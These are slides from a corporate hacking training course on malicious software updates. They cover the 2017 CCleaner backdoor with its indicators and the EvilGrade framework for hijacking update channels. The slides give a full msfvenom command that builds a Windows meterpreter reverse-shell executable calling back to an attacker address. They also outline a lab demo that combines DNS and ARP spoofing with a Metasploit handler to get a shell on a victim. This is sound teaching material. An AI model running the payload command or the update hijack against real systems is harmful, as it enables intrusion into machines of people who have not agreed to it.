

Evil Updates.

Because staying current
is important.

HEXID Labs, stijn.huyghe@proximus.com, FS v1.0.

1



- FS v1.0.
- Disclaimer for the material taught in this course and by using the related labs:
I understand that in this class we may cover methods to exploit vulnerabilities in computer systems and networks. I understand that we may learn techniques used by unethical individuals to circumvent security mechanisms, violate copyrights, cause damage, threat privacy, cause financial loss or break the law in other ways. I confirm to use all the information obtained in this class in an ethical and responsible manner. I confirm to follow the course rules, in particular (but not limited to) hacking systems declared off-limits by the instructional staff. Information provided can only be used for educational and security awareness purposes.
- When known, the authors of code, research, PoCs, and other materials are referenced and acknowledged. If there would have been made a mistake or if information is missing, please let us know. All copyrights and brands belong to their respective owners. All information is provided “AS IS”.
- This is your personal copy of the course, do not distribute – do not print (save a tree!).
-

- Internal support site: see Proximus My Learning.
- External support site: <https://giechelbit.duister.org/>.

Evil Updates, Ccleaner.



PAUL YUNG
VP, Products

Dear CCleaner customers, users and supporters,

We would like to apologize for a security incident that we have recently found in CCleaner version 5.33.6162 and CCleaner Cloud version 1.07.3191. A suspicious activity was identified on September 12th, 2017, where we saw an unknown IP address receiving data from software found in version 5.33.6162 of CCleaner, and CCleaner Cloud version 1.07.3191, on 32-bit Windows systems. Based on further analysis, we found that the 5.33.6162 version of CCleaner and the 1.07.3191 version of CCleaner Cloud was illegally modified before it was released to the public, and we started an investigation process. We also immediately contacted law enforcement units and worked with them on resolving the issue. Before delving into the technical details, let me say that the threat has now been resolved in the sense that the rogue server is down, other potential servers are out of the control of the attacker, and we're moving all existing CCleaner v5.33.6162 users to the latest version. Users of CCleaner Cloud version 1.07.3191 have received an automatic update. In other words, to the best of our knowledge, we were able to disarm the threat before it was able to do any harm.

Technical description

An unauthorized modification of the CCleaner.exe binary resulted in an insertion of a two-stage backdoor capable of running code received from a remote IP address on affected systems.


2

Blog

Home News Blog Security Notification for CCleaner v5....

Monday, September 18, 2017

Security Notification for CCleaner v5.33.6162 and CCleaner Cloud v1.07.3191 for 32-bit Windows users



proximus




Source: <https://www.piriform.com/news/blog/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users>.
Source: <http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html>.

Evil Updates, Ccleaner.


- Affected version: 5.33.
- Signed using a valid certificate valid through 10/10/2018.
- Suspicion of compromised development or build environment.

```
INDICATORS OF COMPROMISE (IOCs)
File Hashes
67840c7799049d788155c1351e156b62b8d18ad0e7dda6218b94320a9
1e4e5128702c54a3c1687032c99e958e9a297226606b7833a6030f
36b3ee99519e0a60929d2c7220206a3e543da1d8c261105a0651a09a2e9
DGA Domains
ab6d5440c1d1.com
ab7a9490c1d1.com
ab2da30400c2d1.com
ab3520430c23.com
ab1e40220a271.com
ab1ab21d0c2d1.com
ab80ee0c2d1.com
ab1145b758c303.com
ab80e0e9e6d3d1.com
ab3a688a0c371.com
ab70b139cc3a1.com
IP Addresses
216[126][225][148
```

HEXID Labs, stijn.huyghe@proximus.com



Source: <http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html>.
Image by Cisco.



EvilGrade, intro.

infobyte

- Modular framework that allows to take advantage of poor upgrade implementations.
- Client side exploitation.
- MiTM the upgrade process and injects own upgrades:
 - DNS tricks, ARP tricks, vulnerabilities, ...
 - Implemented modules (v2.x):
 - Java, Winzip, Winamp (MacOS), OpenOffice, iTunes, LinkedIn Toolbar, DAP (download accelerator), Notepad++, speedbit




HEXID Labs, stijn.huyghe@proximus.com, FS v1.0.

4

Sensitivity: Confidential

Only two things are infinite,
the universe and human stupidity.
ALBERT EINSTEIN



- Ref: <https://github.com/infobyte/evilgrade>

infobyte

EvilGrade, supported platforms.

- Freerip 3.30
- Jet photo 4.7.2
- Teamviewer 5.1.9385
- ISOOpen 4.5.0
- Istat.
- Gorn 2.1.25.5015
- Atube catcher 1.0.300
- Vidbox 7.5
- Ccleaner 2.30.1130
- Fcleaner 1.2.9.409
- Allmynotes 1.26
- Notepad++ 5.8.2
- Java 1.6.0_22 winxp/win7
- aMSN 0.98.3
- Appleupdate <= 2.1.1.1116 (Safari 5.0.2 7533.18.5, <= iTunes 10.0.1.22, <= Quicktime 7.6.8 1675)
- Mirc 7.14
- Windows update (ie6 lastversion, ie7 7.0.5730.13, ie8 8.0.60001.18702, Microsoft works)
- Dap 9.5.0.3
- Winscp 4.2.9
- Autolt Script 3.3.6.1
- Clamwin 0.96.0.1
- AppTapp Installer 3.11 (Iphone/Itunes)
- getjar (facebook.com)
- Google Analytics Javascript injection
- Speedbit Optimizer 3.0 / Video Acceleration 2.2.1.8
- Winamp 5.581
- TechTracker (cnet) 1.3.1 (Build 55)

- Nokiasoftware firmware update 2.4.8es - (Windows software)
- Nokia firmware v20.2.011
- BSPlayer 2.53.1034
- Apt (< Ubuntu 10.04 LTS)
- Ubertwitter 4.6 (0.971)
- Blackberry Facebook 1.7.0.22 | Twitter 1.0.0.45
- Cpan 1.9402
- VirtualBox (3.2.8)
- Express talk
- Filezilla
- Flashget
- Miranda
- Orbit
- Photoscape.
- Panda Antrootkit
- Skype
- Sunbelt
- Superantispyware
- Trillian <= 5.0.0.26
- Adium 1.3.10 (Sparkle Framework)
- VMware
- more...
- /docs/CHANGES

Sensitivity: Confidential

Source: <https://github.com/infobyte/evilgrade>.

EvilGrade, msfvenom, payload generation.

info**byte**

- Combination of:
 - “msfpayload”: payload generation.
 - “msfencode”: payload encoding.
- Payload generation for a Windows target:
 - “msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.100.2 LPORT=4444 -f exe > /root/notethis.exe”.
 - “-p” payload selection.
 - “-f” format to use.
 - “-a” architecture to use.
 - ...

HEXID Labs, stijn.huyghe@proximus.com, FS v1.0.

6

prox**imus**

Sensitivity: Confidential

Source: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>.
Msfvenom replaces both msfpayload and msfencode since June, 2015.

EvilGrade, notepad++ demo.

info**byte**

- Notepad ++ 5.5
- Generate payload with msfvenom.
- Sniff DNS and spoof dns (notepad-plus.sourceforge.net)
- Spoof ARP (MiTM).
- Launch Evilgrade with required options (screencam).
- Launch a Metasploit handler for reverse tcp.
 - Msfconsole → use (exploit/)multi/handler
 - Set related LHOST & LPORTs.
 - Use "set payload windows/meterpreter/reverse_tcp".
 - Use "set LHOST KALI.IP.IP"
 - Use "exploit".
- Upgrade Notepad++ with elevated privileges (required).
- Got shell?

HEXID Labs, stijn.huyghe@proximus.com, FS v1.0.

Slide 7

prox**imus**

Sensitivity: Confidential

Demo:


!#HG-0115 EvilGrade.

*Perform a MiTM with DNS.
Generate basic malware.
Send evil upgrades to
the client.*

Lab:

EvilGrade.

HEXID Labs, stijh.huyghe@proximus.com, FS v1.0.
8



PXS HEXID
MUS UNI NON FIDIT ANTRO

- External demo's can be found on <http://giechelbit.duister.org>.
- Disclaimer:
- These video materials were developed to support the Hacking Explained and Intrusion Detection ("HEXID") course at the Telindus High-Tech Institute ("THTI"), the John Cordier Academy ("JCA"), the Proximus ICT Academy ("PIA"), the Proximus Corporate University ("PCU") and "Learning@Proximus" since 2001. All materials were build and created within the related and dedicated lab environment. These materials can only be used for educational purposes and cyber security awareness. By using these materials, you confirm that the information obtained will be used in an ethical and responsible manner. All the information is offered "AS IS", without any warranty of any kind and disclaiming any liability for damages resulting this information.

Thank you

More info?
stijn.huyghe@proximus.com

proximus